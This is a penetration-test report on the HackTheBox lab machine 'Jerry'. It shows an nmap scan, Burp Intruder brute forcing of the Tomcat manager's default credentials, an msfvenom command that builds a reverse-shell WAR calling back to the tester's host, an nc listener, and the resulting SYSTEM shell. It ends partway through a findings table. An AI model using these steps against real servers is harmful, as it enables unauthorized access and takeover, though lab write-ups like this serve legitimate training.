Penetration Test Report for HackTheBox’s “Jerry”

Report Prepared By: Matthew Holt

Table of Contents

1 Executive Summary 3

2 Report Introduction 4

3 Scope 4

3.1 Assets in Scope 4

4 Methodologies 4

5 Findings 10

5.1 Impact 11

6 Recommendations 12

7 Conclusions 13

1 Executive Summary

This penetration test report provides a detailed account of a security assessment conducted on HackTheBox’s vulnerable machine, "Jerry." The purpose of this assessment was to identify potential vulnerabilities and demonstrate the exploitation process to gain unauthorized access. During the test, I discovered an unsecured Apache Tomcat administrative portal that utilized default credentials. Leveraging this vulnerability, I was able to upload an Apache WAR file containing a reverse shell payload that granted me access to the server as the NT AUTHORITY\SYSTEM user.

Key findings indicate several security flaws that could allow an attacker to gain unauthorized access and escalate privileges to a root-level account. This report includes my recommendations for mitigating these risks and improving the overall security posture of similar systems.

2 Report Introduction

This report details my penetration testing efforts conducted on HackTheBox's vulnerable machine titled "Jerry." The primary goal of this assessment was to demonstrate my penetration testing methodologies and technical knowledge in identifying, exploiting, and mitigating security vulnerabilities in a controlled environment. The findings in this report outline the steps taken to compromise the target system and provide recommendations for improving the security posture of similarly vulnerable systems.

3 Scope

The penetration test was conducted against the HackTheBox machine "Jerry," a deliberately vulnerable virtual machine designed to simulate a real-world scenario. The objective was to identify vulnerabilities and exploit them to gain unauthorized access to the system.

3.1 Assets in Scope

Host/URL/IP Address	Description
10.129.136.9	IPv4 address for machine "Jerry"

4 Methodologies


The following steps outline the methodology that I used to identify and exploit vulnerabilities in the target machine:

I conducted a comprehensive network scan using *nmap* to identify open ports and services.

- Command used: nmap -A -T5 --min-rate=5000 -p- 10.129.136.9 -Pn -oN nmap_full_scan

Results revealed port 8080 open and running an Apache web server.

Using Mozilla Firefox, I navigated to http://10.129.136.9:8080, which was the default Apache Tomcat administrative web page.



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 7.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 7.0 Documentation
Tomcat 7.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Other Downloads
Tomcat Connectors
Tomcat Native
Taglibs
Deployer


Other Documentation
Tomcat Connectors
mod_jk Documentation
Tomcat Native
Deployer

Get Involved
Overview
SVN Repositories
Mailing Lists
Wiki

Miscellaneous
Contact
Legal
Sponsorship
Thanks

Apache Software Foundation
Who We Are
Heritage
Apache Home
Resources

I was prompted to authenticate with credentials when clicking on "Manager App."




This site is asking you to sign in.

Username

Password

Utilizing PortSwigger's Burp Suite, I intercepted my authentication request to the server. An Authorization header was included in the request and contained the username and password encoded with base64 encoding.



Burp Suite Community Edition v2024.5.5 - Temporary Project

Request to http://10.129.136.9:8080

```
GET /manager/html HTTP/1.1
Host: 10.129.136.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.136.9:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic dXNlcjpwYXNzd29yZA==
```

Inspector

Selection: 20 (0x14)


Selected text: dXNlcjpwYXNzd29yZA==

Decoded from: Base64

user:password

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	9

Using open source research, I was able to locate a list of default credentials for Apache Tomcat installations. I sent the initial authentication request to Burp Suite's Intruder tab and marked the base64 encoded credentials as the fuzzing point.



Choose an attack type

Attack type: Sniper

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.129.136.9:8080

```
GET /manager/html HTTP/1.1
Host: 10.129.136.9:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.136.9:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic §dXNlcjpwYXNzd29yZA==§


```

I added the credentials list to the payloads section in *username:password* format, and added a payload processing rule to convert each payload to base64 encoding.



Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
admin:password
admin:
admin:Password1
admin:password1
admin:admin
admin:tomcat
both:tomcat
manager:manager
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
☑	Base64-encode

Using the attack type of "sniper", I launched the attack, which identified a successful authentication attempt using the credentials of *tomcat:*s3cret.




Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.136.9:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic dG9tY2F0OnMzY3JldA==
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.136.9:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic tomcat:s3cret
```

I was able to authenticate to an administrative panel using the previously identified credentials.



10.129.136.9:8080/manager/html

Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server


Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

Through this administrative panel, I was able to upload Apache Web Application Resource (WAR) files to the server, including WAR files containing a reverse shell payload.




WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

I created an Apache WAR file, named shell.war, containing a reverse shell payload with the following command:

- Command used in Ops Station terminal: msfvenom -p java/jsp_shell_reverse_tcp LHOST=tun0 LPORT=443 -f war > shell.war




```
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.26 LPORT=443 -f war > shell.war
Payload size: 1088 bytes
Final size of war file: 1088 bytes
```

I started a listener on my Ops Station with the following command:

- Command used in Ops Station terminal: nc -nvlp 443

After shell.war was uploaded to the server, I navigated to http://10.129.136.9:8080/shell within FireFox, which successfully established a reverse shell connection on my Ops Station. The user account that I had access to was NT AUTHORITY\SYSTEM.



```
└─$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.16.26] from (UNKNOWN) [10.129.136.9] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami && systeminfo  && ipconfig
whoami && systeminfo  && ipconfig
nt authority\system

Host Name:                 JERRY
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-00112-46014-AA570
Original Install Date:     6/18/2018, 11:30:45 PM
System Boot Time:          9/3/2024, 11:30:29 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4,095 MB
Available Physical Memory: 3,423 MB
```

5 Findings

During this assessment, I identified several key vulnerabilities and security misconfigurations.

Finding	Description
Default credentials on Apache Tomcat	The Apache Tomcat administrative interface was accessible via port 8080 and was using default credentials. Using a dictionary attack with Burp Suite Intruder, I successfully authenticated with the default credentials tomcat:s3cret. This

	indicates that the server was not secured properly, as default credentials are well-documented and commonly exploited by attackers.
Unrestricted file uploads on administrative panel	The Apache Tomcat administrative panel allowed for unrestricted file uploads, specifically Apache Web Application Resource (WAR) files. This misconfiguration allowed me to upload a malicious WAR file (shell.war) containing a reverse shell payload to the server.
